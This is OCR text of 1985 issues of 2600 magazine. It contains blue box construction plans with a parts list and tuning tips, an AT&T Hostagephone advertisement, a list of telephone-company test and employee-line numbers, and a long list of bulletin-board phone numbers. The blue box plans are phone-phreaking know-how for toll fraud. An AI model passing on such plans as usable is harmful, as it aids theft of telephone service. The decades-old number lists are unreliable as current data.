
Lex Luthor / Blue Archer / Doctor Who

OCTOBER 1985

Readers: We don't know if these blue box plans actually WORK, but we'd love to find out. Please let us know and feel free to send along any other plans that you'd like to see spread among the populace.

BY FORD PREFECT

(A) +10 VOLT
(B) 8038 IC
(C) .01uF MYLAR CAP.
(D) 82K RES.
(E) 100K RES.
(F) 741 OP-AMP
(G) 8 OHM SPEAKER
(H) 100uF CAPACITOR
(/) SPST MOM. CONT. NO PUSHBUTTON SWITCH
(♦) 1N914 DIODE
(I) (2) 9V BATTERIES
(J) LM317T
(K) .01uF CAPACITOR
(L) 470 OHM RESISTOR
(M) 3.3K RESISTOR




(*) SHOULD BE THE SAME AS THE ONE ABOVE. BOTH GO TO PIN 3 OF THE OP-AMP.

PARTS DESCRIPTION:

(A) CONNECT THE OUTPUT FROM THE POWER SUPPLY HERE
(B) 8038 WAVEFORM GENERATOR
(C) .01uF MYLAR CAPACITOR
(D) 82K RESISTOR (YOU WILL HAVE TO USE 2 OR MORE IN SERIES) (RESISTANCE IS ADDITIVE IN SERIES)
(E) 100K RESISTOR (5% IS BEST)
(F) 741 OP-AMPL
(G) 8 OHM SPEAKER
(H) 100uF CAPACITOR
(I) 2 9V BATTERIES IN SERIES
(J) LM317T VOLTAGE REGULATOR
(K) .01uF CAPACITOR
(L) 470 OHM RESISTOR
(M) 3.3K RESISTOR
(/) SINGLE-POLE SINGLE-THROW MOMENTARY-CONTACT NORMALLY-OPEN PUSHBUTTON SWITCH
(♦) 1N914 SIGNAL DIODES

RADIO SHACK PARTS NUMBERS:

(B)	276-2334	(C)	272-1065
(E)	271-1347	(F)	276-007
(H)	272-1065	(J)	276-1778
(K)	272-131	(L)	271-019
(M)	271-028	(/)	275-1547
(♦)	276-1122		

NOTE:  

THESE WIRES CONNECT — THESE WIRES DON'T

THE SPOT ON THE DIAGRAM THAT HAS 700, 900, ETC. SHOULD BE FILLED IN WITH A 25K MULTI-TURN POTENTIOMETER (VARIABLE RESISTOR). THE 15-TURN POT. FROM RADIO SHACK (#271-340) WILL WORK IF A 1/4 WATT, 5%, 5K RESISTOR IS PUT IN SERIES.

THE EASIEST WAY TO TUNE THE BOX IS TO PLAY BOTH IT AND A SAMPLE OF THE TRUE SOUND TOGETHER, THEN ADJUST THE BOX UNTIL ONLY 1 NOTE CAN BE HEARD. AS INACCURATE AS THIS SOUNDS, THIS IS MORE THAN ACCURATE ENOUGH FOR THE FONE COMPANY. THE APPLE WITH AN APPLE CAT MODEM, THE ATARI, THE COMMODORE, AND THE TEXAS INSTRUMENTS CAN ALL GENERATE THE NEEDED TONES.

THESE PLANS ARE BASED ON A SET OF PLANS I RECEIVED TWO YEARS AGO. THEY WERE ALMOST ILLEGIBLE AND THE POWER SUPPLY INCLUDED OUTDATED PARTS. THE TOTAL COST IS SLIGHTY ABOVE $50 BUT WHEN PROPERLY ASSEMBLED IT WILL WORK PERFECTLY. (THESE PLANS HAVE BEEN FIELD TESTED!)

THE NEW AT&T HOSTAGEPHONE SYSTEM

The AT&T Hostagephone System accommodates a full range of situations requiring emergency communications between law enforcement agencies and persons involved in a critical or criminal act.

FEATURES	BENEFITS
THE HOSTAGEPHONE TELEPHONE	
- Is housed in a high impact plastic case. Receiver and transmitter caps have been glued on and modular cords modified so that they cannot be readily detached	- The Hostagephone Telephone is designed to be tamper-resistant.
- Unit contains Sonalert	- Unit can be signaled from control unit.
THE HOSTAGEPHONE CONTROL UNIT	
- Battery Powered	- 24 hour operation with batteries or can be powered from 110V AC which will automatically recharge the battery packs.
- Network Patch Cord & Phone	- Provides accessibility to the outside network.
- Recording Jacks	- Enables tape recording of entire situation.
- Remote Loudspeaker w/25' Cord	- Allows monitoring and intercom remote from negotiator.
THE HOSTAGEPHONE CABLE REEL	
- 1200 Ft. of 2 Pair Cable	- Provides safety of distance for the negotiation team.

The AT&T Hostagephone is a self contained, state of the art system developed to provide effective communication under adverse field conditions. The AT&T Hostagephone System is an economical addition to any emergency response team.

2600 Reader: Please accept our assurance that this is for real. Call it a true sign of the times. Only $1850!

For Further Information Contact Our Hostagephone Representative
On 1-800-228-9811
Or 402-593-1200

AT&T

NOVEMBER 1985

TEST NUMBERS BY THE SHADOW - not guaranteed, of course.

011-44-61-2468011 : US dial tone then "When this system changes, this is the new dial tone you hear" (UK is changing dialtone)
201-226-0709 : alternating tones, then "warble"
201-267-9922 : sweep tone
201-267-9966 : 600 ohm termination
201-232-9924 : (tone 1,2,5-beep, bleep; 9,#- 1200 baud static, beep, bleep; 6-tone, higher tone, bleep)
201-232-9959 : tone 11 sec. silence, repeats...
201-233-9972 : multitude of clicks
201-233-9974 : busy 15 sec. then tone w/ clicks
201-241-9916 : hissing with clicks
201-328-9971 : 1000 hrtz tone
201-376-9907 : "is being checked for trouble. Please try again later"
201-464-9915 : low tone 15 sec, silence
201-464-9916 : low tone 2 sec, silence
201-464-9963 : buzz
201-464-9974 : busy 15 sec, low tone
201-543-9902 : "If you'd like to make a call, hang up and try it again."
201-543-9903 : "We're sorry, your call did not go through."
201-543-9904 : "the number you have dialed requires a .20 cents deposit."
201-655-9900 : "cannot be completed as dialed from the phone you are using"
201-769-0205 : People's Express Reservation system
203-771-4920 : telephone company employee newsline
207-866-4411 : 1000 hrtz tone
212-233-9980 : (tone 1,2,3,#-tone, higher tone, bloop; 5-tone, bloop; 9,#- static,beep,bloop)
212-369-7003 : "you have reached 212-369-7003 in zone 3" (?)
212-799-5017 : ABC New York feed line
213-621-4141 : telephone employee newsline
213-935-1111 : sweep tone with echo at top of range (?)
215-489-0036 : tone, bloop (1,2,5-tone bloop, 3,6,9-tone,higher tone,tone)
215-489-0040 : "please check your instruction manual or call repair service for assistance"
215-489-0042 : "if you like to make a call please hang up and try again"
215-489-0043 : "We're sorry, your call did not go through."
215-489-0044 : "The call you have made requires a 25 cent deposit"
215-489-0045 : "You must first dial a 1 when dialing this number."
215-489-0074 : LOUD tone, stops, repeats
215-489-0075 : 600 ohm termination (silence)
215-489-0078 : tone, silence
215-489-0080 : 600 ohm termination
215-489-0097 : tone, (lower pitched than -0078) silence (also at -0098)
215-489-0104 : 1000 hrtz tone
216-861-8300 : tone, then higher tone
301-256-9987 : 1000 hertz
301-546-7777 : "Due to Telephone Company facility trouble your call cannot be completed at this time"
301-725-9904 : "deposit .20"
305-263-0000 : repeating bloop (keypress 2 : slow reorder w/ bloops, clicks)
305-994-9963 : pay fone instructions
305-994-9966 : "telephone you are calling from is not in service"
312-222-9948 : tone (keypress 1,2,3,6,7,#-tone,high tone,bleep, 4-tone,bloop, 9,#-static,beep,bloop)
312-222-9954 : "Test Center"
312-222-9990 : clicks, ticking like
312-222-9996 : LOUD tone, repeats
312-368-8000 : Illinois Bell Communicator (employee newsline)
312-592-0000 : tone (keypress 2222, then other digits, at re-order type # to restart) (?)
313-223-7223 : telephone employee newsline
313-333-9981 : LOUD tone, silence
313-333-9989 : high tone (enter touchtones for a while, eventually get "metallic" echo, then 5-high pitched tone, random re-orders)
313-333-9990 : beep, click repeats, with "winks"
313-333-9994 : tone bloop (keypress in 2-tone,bloop, 3-tone,higher tone,tone, 9-static,beep,bloop)
313-333-9995 : 600 ohm termination (silence)
313-333-9996 : wierd siren/sweep tone, multi-frequency
313-430-4300 : beep, beep, beep, then reorder
313-698-9998 : sweep tone
314-247-5511 : Southwestern Bell Telenews (employee newsline)
315-471-9934 : "deposit 5 cents for next five minutes"
408-255-0081 : (any two 2,4,8,0-tone)
408-294-6969 : beep, click, computer voice repeats number
408-395-1110 : (tone 2-bleep,glitch; 3-beep,higher beep;#then number-loud tone,bleep)
408-738-8190 : (tone 1,3,6,7,#-tone, high tone,tone;2-beep,cluck;9,#-static,tone,beep)
408-745-6060 : high pitched tone, low tone then repeats
408-994-0044 : tone end of loop
412-633-3333 : telephone company employee newsline
414-628-0001 : continuous tone
414-628-0002 : continuous tone (higher pitched, sounds like muted dial)

414-628-0004 : high pitched tone, bloop, silence
414-628-0006 : brief very high tone (also -0007) (aultiple keypresses of 2,5,8,0 tone repeats)
414-628-0010 : loud tone, stops, repeats...
414-628-0011 : loud tone, stops
414-628-0013 : 600 ohm termination (silence) (also -0017, two in an exchange?)
414-628-0014 : continous tone (sounds like wierd dial), evenutally stops
414-628-0015 : LOUD tone, repeats
414-628-0028 : "Your call cannot be completed as dialed
414-678-3511 : Wisconsin Bell Newsline
414-781-0004 : high tone, silence (keypress 2,5-beep,bleep, 3,6-beep,longbeep, bloop, 9-static,bloop)
415-284-1111 : one sweep, then silence
415-327-0046 : sweep tone
415-388-0037 : tone,bloop (keypress 2-tone,bloop, 3-tone,high tone,tone, 9-static,beep,bloop)
415-472-0046 : sweep w/ glitch at top
415-545-8800 : Pacific Bell Newsline
415-467-0097 : fast DTMF tones, keypress to repeat
415-777-0020 : 1000 hrtz tone
415-777-0037 : tone, bloop (keypress 2-beep,bloop, 3,6-tone,higher tone, 9-static,beep,bloop)
415-777-0046 : sweep tone with echo
415-777-0105 : tone,bloop (keypress 2-beep,bleep, 3,6-tone,higher tone,tone, 9-static,beep,bloop
415-826-0022 : tone, click, tone (sounds like a busy)
415-994-0710 : aultitude of clicks
512-472-2181 : "if you would like to ake a call, please hang up and try again"
512-472-4263 : garbled recording (?)
512-472-9833 : "you aust first dial a 1 or 0 before calling this number"
512-472-9936 : "please check your instructions or call your business office for assistance"
512-472-9941 : "insert 25 cents"
516-222-3825 : LOUD tone
516-234-9914 : New York Telephone Newsline
516-751-9979 : sweep tone
518-471-2272 : New York Telephone Newsline
518-789-3299 : weird busy, aultitude of clicks
609-267-9966 : busy with clicks in background
609-267-9967 : 600 ohm termination (silence)
609-267-9968 : 1000 hrtz tone
609-267-9971 : LOUD tone, stops, repeats
609-267-9972 : rings with clicks in background (also -9973 and -9974)
609-877-9924 : high tone (tone in 1,2,5-tone, bloop; 3,6,#-tone, higher tone, bleep; #-static, beep, bleep)
609-877-9929 : 1000 hrz tone
617-553-9953 : tone end of loop
617-890-9900 : sweep tone
617-955-1111 : telephone company employee newsline
619-748-0002 : tone increases in pitch, silence, repeats in aonotone
619-748-0003 : sweep, repeat, hangs up
702-789-6711 : Nevada Bell Newsline
713-354-0000 : touch tone in #, then new #, then 5 - listed, 9 - unlisted)
713-482-3199 : "We're sorry, all circuit are busy now."
713-652-5111 : touch tones echo back "aetalic", soaething about "drivers licence number" replys in a feaale recorded voice
717-255-5555 : Bell of Pennsylvania "Inside Line" (eaployee newsline)
718-429-9900 : "Please slide a valid credit card through the slot now"
800-221-5959 : tone (# aakes it ring)
800-228-8466 : Sensaphone (tm) deao (tiae etc. (EST) (wait 7+ rings))
800-321-3048 : non-connecting loop with 800-321-3049
800-321-3052 : loop (dont know where other end is)
800-321-6366 : Centagraa's Voice Meao Systea (extension 100 for deao)
800-323-6321 : tone, stops, bloop repeats
800-327-0000 : "Announceaent three, Dallas" (changes sometiaes)
800-344-4001 : non-connecting loop with 800-344-4002
800-524-0000 : "Announceaent 1 Atlanta"
800-554-5924 : Cable News Network audio feed
800-824-8274 : "Enter your password service code"
802-955-1111 : telephone company newsline
808-533-4426 : Hawaiian Telephone Newsline
816-391-1122 : recorder (keypress 1-toggle on/off, 3-rewind, 4-stop, 7-play)
907-269-0955 : tone (sounds like extender, doesn't take touch tone (?))
914-232-9901 : "Daytona, New York DMS-100 verification"
914-268-9901 : "Congers DMS 100 Verification"
914-268-9903 : "your call cannot be copleted as dialed"
914-268-9968 : (keypress 2-high tone, 3-high, higher tone, 6,0-click, 7- hangs up, sometiaes 0,#,*-harmony)
914-359-9901 : repeats the nuaber dialed ("914-359-9901")
914-359-9960 : wierd tone, stops, clicks, repeats
914-623-9968 : (keypress 2,5-beep glitch, 3,6-tone highertone)
916-480-8000 : Pacific Bell Newsline

DECEMBER 1985

HERE IS AN EXTENSIVE LIST OF OVER 1500 BULLETIN BOARD NUMBERS. IF YOU HAVE SOME TO ADD OR FIND SOME OF THESE THAT DON'T WORK, TELL US! WRITE TO 2600 INFORMATION BUREAU, BOX 99, MIDDLE ISLAND, NY 11953. PLEASE TRY TO INCLUDE BBS NAME, SUBJECT MATTER, BAUD RATE(S), FEES, OR OPERATING HOURS.

011-44-1-399-2136
011-44-482-859169
011-62-21-372518
201-226-0341
201-228-7837
201-249-0691
201-267-1207
201-272-1874
201-288-9076
201-291-8319
201-327-6973
201-376-4462
201-376-6126
201-391-5519
201-398-6724
201-467-3341
201-486-2956
201-543-6139
201-561-5508
201-584-9227
201-627-5151
201-667-2504
201-678-6670
201-694-7425
201-728-3595
201-747-7301
201-750-3748
201-762-0075
201-775-8705
201-779-1146
201-790-6795
201-831-1042
201-836-5010
201-864-7430
201-879-4392
201-932-3879
201-932-3887
201-963-3115
201-966-6103
201-974-1196
201-992-3174
201-992-9893
201-994-0988
201-994-9620
202-332-9512
202-337-4694
202-376-7732
203-226-1689
203-232-3180
203-236-3761
203-281-7287
203-289-6321
203-488-3440
203-521-1991
203-523-7400
203-574-2449
203-629-4375
203-665-1114
203-744-4644
203-746-5763
203-776-9723
203-777-0862
203-795-0339
203-865-1794
203-869-7569
203-888-7952
203-966-8869
205-272-5069
205-539-8997
205-821-5134
205-837-0495
205-881-3800
205-881-5009
205-895-6749
205-987-9818
205-988-4816
205-991-5696
206-244-1685
206-256-6624
206-323-1330
206-357-7400
206-367-3453
206-367-7949
206-458-3086
206-486-2368
206-491-4143
206-522-1340
206-546-6239
206-641-6265
206-643-0909
206-723-2452
206-725-9413
206-743-0162
206-743-0293
206-743-6021
206-757-5233
206-759-0615
206-762-5141
206-763-8879
206-872-6789
206-883-4403
206-924-2955
207-443-4657
207-839-2337
208-745-9438
209-227-2083
209-383-3511
209-383-6417
212-220-8557
212-246-8912
212-340-9666
212-362-1042
212-410-0949
212-431-1194
212-473-0470
212-481-1866
212-496-7946
212-512-2000
212-519-7653
212-534-0774
212-534-2858
212-534-8557
212-535-8924
212-579-2869
212-580-6014
212-671-1484
212-689-0226
212-696-0360
212-757-3387
212-772-7167
212-796-3052
212-861-6795
212-877-4290
212-877-6269
212-877-7703
212-879-5182
212-884-3950
212-889-7022
212-924-7291
212-927-6919
212-933-9459
212-960-9861
212-972-2857
212-975-0046
212-982-5282
212-988-7587
212-991-1664
213-204-2996
213-217-8930
213-250-8085
213-273-1314
213-296-5927
213-306-1172
213-318-6626
213-331-3574
213-336-5535
213-360-5053
213-371-8825
213-372-4800
213-376-7089
213-388-5198
213-390-3239
213-390-4182
213-394-1505
213-394-5950
213-397-6300
213-402-6217
213-438-6783
213-453-2470
213-459-6480
213-459-6480
213-477-4605
213-477-5706
213-530-6369
213-541-2503
213-545-2146
213-577-9947
213-594-4534
213-595-9346
213-597-0064
213-631-3186
213-633-4675
213-649-1489
213-653-6398
213-659-7187
213-696-1820
213-739-6362
213-828-1331
213-829-1487
213-839-2264
213-859-0894
213-859-9051
213-881-6880
214-223-0983
214-239-5842
214-289-1386
214-530-9143
214-595-4217
214-631-7747
214-659-0387
214-769-3036
214-783-7684
214-931-8073
214-931-8274
214-960-7654
214-985-7926
214-985-8889
214-987-3547
214-991-7934
215-250-0173
215-256-6336
215-364-2180
215-386-9596
215-398-3937
215-434-3998
215-439-5696
215-465-2278
215-565-7639
215-788-5614
215-855-3809
216-352-8410
216-478-5317
216-645-0827
216-724-2125
216-729-2769
216-745-7855
216-832-8392
216-867-7463
216-875-4582
216-932-9956
216-943-2388
217-529-1113
217-546-8231
217-753-4309
217-875-7114
218-525-1788
219-255-8803
219-262-3980
219-277-5743
219-291-5212
219-726-5620
301-228-4621
301-251-6293
301-256-8012
301-267-4930
301-267-7666
301-299-3228
301-299-3558
301-330-2784
301-340-1376
301-340-2486
301-344-9156
301-350-1299
301-363-6436
301-371-6271
301-424-5817
301-428-7931
301-454-7961
301-460-0538
301-465-3176
301-484-2831
301-530-9106
301-565-9051
301-587-2132
301-593-7033
301-596-3569
301-653-2074
301-653-3413
301-661-2175
301-672-3627
301-792-7133
301-796-1223
301-863-7165
301-865-5025
301-921-0111
301-924-5323
301-937-4339
301-946-2565
301-948-5718
301-948-9143
301-949-8848
301-951-7194
301-953-3341
301-953-3753
301-956-3396
302-655-7387
303-223-8342
303-233-9422
303-278-1487
303-278-4244
303-278-4908
303-289-2061
303-292-9047
303-296-3210
303-297-9127
303-298-8061
303-320-4822
303-329-6342
303-343-8401
303-363-8474
303-366-3898
303-366-7177
303-367-1935
303-371-3137
303-373-1079
303-377-4097
303-420-8052
303-422-3716
303-423-3224
303-427-7114
303-430-2473
303-431-0051
303-442-8273
303-443-3367
303-444-3253
303-446-2293
303-449-0917
303-449-3306
303-452-9567
303-455-3113
303-465-1313
303-466-2672
303-469-7541
303-494-0167
303-497-6968
303-499-2537
303-499-3034
303-499-9169
303-534-5456
303-572-1093
303-578-5405
303-598-4662
303-665-3490
303-690-1343
303-690-4566
303-690-5379
303-690-9423
303-691-0169
303-693-1064
303-695-4518
303-699-6517
303-699-8029
303-722-6210
303-733-8189
303-740-8337
303-741-4071
303-752-1983
303-755-5380
303-758-2927
303-771-9523
303-772-7229
303-773-9291
303-779-4579
303-781-1079
303-781-4937
303-781-8212
303-796-9721
303-798-0792
303-841-3721
303-973-9338
303-978-0298
303-985-1108
303-985-3713
303-986-6386
303-988-8155
304-344-8088
304-345-6502
305-246-1111
305-261-3639
305-268-8576
305-273-0020
305-295-0844
305-321-2369
305-439-5754
305-486-2983
305-525-1192
305-554-4602
305-644-8327
305-645-5543
305-676-3573
305-677-8086
305-681-8490
305-683-6044
305-686-3695
305-772-4444
305-830-4340
305-830-8494
305-848-3802
305-854-7274
305-948-8000
305-967-0344
305-994-3644
306-242-3134
307-635-3401
309-343-3799
309-454-6099
309-563-9543
309-692-6502
309-794-0289
312-235-3200
312-252-2136
312-255-8838
312-267-2066
312-280-8180
312-283-0559
312-295-6926
312-323-3741
312-326-4392
312-348-0097
312-351-4374
312-359-8080
312-359-9450
312-376-7598
312-384-0013
312-393-4755
312-396-1022
312-397-0871
312-397-8308
312-397-9331
312-443-3744
312-448-6472
312-452-0333
312-462-7560
312-469-2597
312-480-8730
312-537-7888
312-545-8086
312-594-8989
312-598-4861
312-622-4442
312-674-6502
312-674-9246
312-729-2101
312-773-3308
312-788-1264
312-789-0499
312-882-2926
312-882-4227
312-896-9628
312-897-9037
312-927-1020
312-935-3091
312-937-5639
312-940-6496
312-944-4847
312-948-5728
312-949-6189
312-957-3924
312-963-5384
312-967-0052
312-971-1736
312-972-0628
312-972-1974
312-972-6979
312-973-2227
312-991-8304
313-233-4067
313-238-4984
313-335-8456
313-348-4479
313-393-0527
313-465-9531
313-483-0070
313-535-9186
313-544-7788
313-547-7903
313-559-5326
313-589-0996
313-623-1089
313-623-6309
313-628-4350
313-646-5159
313-662-2184
313-736-1398
313-759-6569
313-775-1649
313-823-1425
313-846-6127
313-855-6321
313-887-7429
313-967-2172
313-978-8087
314-227-4312
314-234-1462
314-291-1854
314-432-4129
314-441-9297
314-532-4652
314-576-2743
314-645-1047
314-726-3448
314-849-3171
314-867-6950
314-882-4711
314-895-6471
314-961-1585
314-962-0395
315-429-8185
315-437-4890
315-468-2887
315-598-3994
316-365-7631
316-442-7139
316-682-2113
316-682-9093
317-255-4952
317-293-1786
317-297-5438
317-463-3548
317-463-4592
317-494-6643
317-846-8675
318-537-0276
318-688-7078
318-742-1772
318-861-1012
319-234-7320
319-332-7648
319-338-2750
319-363-3314
319-364-0811
319-366-5165
319-386-4248
401-272-1138
401-364-9788
401-463-9480
401-521-2626
401-738-5152
401-751-5025
401-944-4689
402-292-6184
402-339-7809
402-476-1177
402-551-4618
402-592-0157
402-734-4748
403-320-6923
403-454-6093
403-479-3450
403-482-6854
404-252-9438
404-451-7180
404-457-4784
404-461-9686
404-587-4198
404-627-7127
404-634-5731
404-733-3461
404-928-1876
404-928-3005
404-938-6818
404-979-5105
404-998-8048
405-232-0230
405-237-0558
405-348-7361
405-360-3020
405-681-6842
405-793-8300
406-443-2768
406-656-9624
408-225-1845
408-227-5416
408-238-9621
408-241-0769
408-247-2853
408-249-6946
408-253-5216
408-255-6458
408-255-8919
408-258-3889
408-263-2588
408-265-8070
408-267-7399
408-281-7059
408-287-5901
408-289-9151
408-296-5078
408-298-6930
408-370-0873
408-378-3173
408-378-7474
408-378-8733
408-379-8086
408-475-7101
408-554-9036
408-578-2390
408-688-9629
408-730-8733
408-732-1079
408-732-9190
408-733-6809
408-735-7190
408-735-8181
408-749-1872
408-867-4455
408-923-5565
408-926-8767
408-942-6975
408-972-8164
408-996-2689
408-996-7464
408-997-6148
409-265-5296
409-744-5095
409-845-0509
409-849-2554
412-963-0248
414-241-8364
414-259-9475
414-281-0545
414-291-5011
414-353-1667
414-355-8839
414-554-9520
414-563-9932
414-637-9990
414-645-6849
414-873-7564
414-964-5160
415-223-4579
415-282-6138
415-322-8026
415-327-8876
415-332-8115
415-333-5663
415-339-8457
415-341-2962
415-341-9336
415-348-2139
415-352-3275
415-352-8442
415-357-1130
415-364-4438
415-365-9124
415-376-3632
415-383-0473
415-387-1241
415-447-2247
415-452-0350
415-455-5437
415-457-4467
415-461-7726
415-462-7419
415-467-2588
415-469-8111
415-481-0252
415-488-9145
415-490-8083
415-524-4427
415-526-7733
415-538-3580
415-552-8268
415-552-9968
415-563-2491
415-565-3037
415-571-7056
415-574-3663
415-574-4427
415-585-6334
415-587-8062
415-588-1696
415-589-5062
415-593-5583
415-595-0541
415-595-8680
415-621-5492
415-648-3014
415-651-4147
415-657-9096
415-658-2919
415-659-9169
415-689-2090
415-755-2030
415-763-3212
415-775-2384
415-782-4402
415-793-9983
415-794-7900
415-794-9624
415-845-4812
415-845-9462
415-851-3453
415-858-2840
415-861-5733
415-861-6489
415-864-0774
415-864-1418
415-865-2831
415-881-5662
415-889-8506
415-895-0699
415-895-5706
415-895-8980
415-896-0893
415-897-2783
415-924-6282
415-928-0412
415-932-6829
415-937-0156
415-941-1990
415-948-1474
415-949-1476
415-949-2563
415-965-4097
415-968-1093
415-968-6501
415-991-4911
415-992-8542
416-223-2625
416-226-9260
416-231-0538
416-231-1262
416-231-9538
416-232-0269
416-232-0442
416-232-2644
416-423-3265
416-445-5192
416-445-6696
416-484-9663
416-499-7023
416-624-5431
416-665-2177
417-869-5294
419-537-9777
501-327-7490
501-372-0576
501-646-0197
502-228-4143
502-245-8270
502-361-8842
502-425-4052
502-459-5531
503-233-6583
503-245-2536
503-254-0458
503-535-6883
503-621-3746
503-627-3559
503-629-5581
503-642-7028
503-666-8265
503-754-1376
503-754-5244
504-273-3116
504-275-7846
504-282-5753
504-368-4938
504-436-7236
504-895-5259
505-522-8856
507-281-0970
507-281-0979
507-288-8901
507-289-8452
509-255-6324
509-697-7298
512-244-2424
512-255-1282
512-263-5805
512-288-2114
512-327-2550
512-331-6054
512-385-1102
512-442-1116
512-443-3084
512-451-8747
512-472-6028
512-477-2672
512-643-8173
512-657-5286
512-824-9147
512-835-9742

512-837-2003
512-852-5145
512-857-8565
512-884-5115
513-256-7227
513-435-5201
513-489-0149
513-579-2587
513-621-9273
513-671-2753
513-752-8248
513-874-0226
513-874-9609
514-481-6329
514-487-2792
514-622-1274
515-233-5254
515-683-5220
515-753-0607
516-226-0619
516-234-0925
516-239-8153
516-271-3082
516-277-1285
516-286-2352
516-286-4823
516-292-0320
516-293-0499
516-293-0791
516-293-8251
516-326-2907
516-328-1052
516-328-6460
516-331-3718
516-334-2668
516-334-3134
516-334-8361
516-348-1671
516-348-3572
516-348-3611
516-348-7482
516-351-1784
516-351-4917
516-354-8758
516-361-6744
516-361-7323
516-364-8544
516-365-5168
516-365-8189
516-367-8172
516-367-8619
516-374-5071
516-379-8552
516-385-9310
516-420-0844
516-422-5693
516-431-3171
516-432-1458
516-433-2602
516-433-7507
516-454-6959
516-454-7698
516-462-9552
516-467-1387
516-473-1005
516-473-5438
516-473-8566
516-475-6463
516-482-8491
516-484-6844
516-486-6066
516-487-2848
516-491-0877
516-491-5425
516-496-2554
516-496-4577
516-496-4721
516-496-4735
516-536-2089
516-536-7756
516-541-7949
516-543-3621
516-549-0688
516-561-6590
516-567-8267
516-569-0589
516-574-2008
516-575-5838
516-579-5178
516-579-9664
516-579-9738
516-581-8696
516-585-9829
516-586-3682
516-586-9266
516-589-6175
516-621-0041
516-621-0985
516-621-2028
516-623-9004
516-626-6990
516-643-4963
516-661-2913
516-661-9284
516-666-4034
516-667-5566
516-667-9362
516-671-5763
516-671-6195
516-673-3141
516-673-9452
516-674-4059
516-674-4831
516-681-0751
516-694-5509
516-698-4008
516-724-0971
516-731-2697
516-735-1648
516-737-1429
516-741-6914
516-742-1307
516-751-5639
516-754-2224
516-766-8907
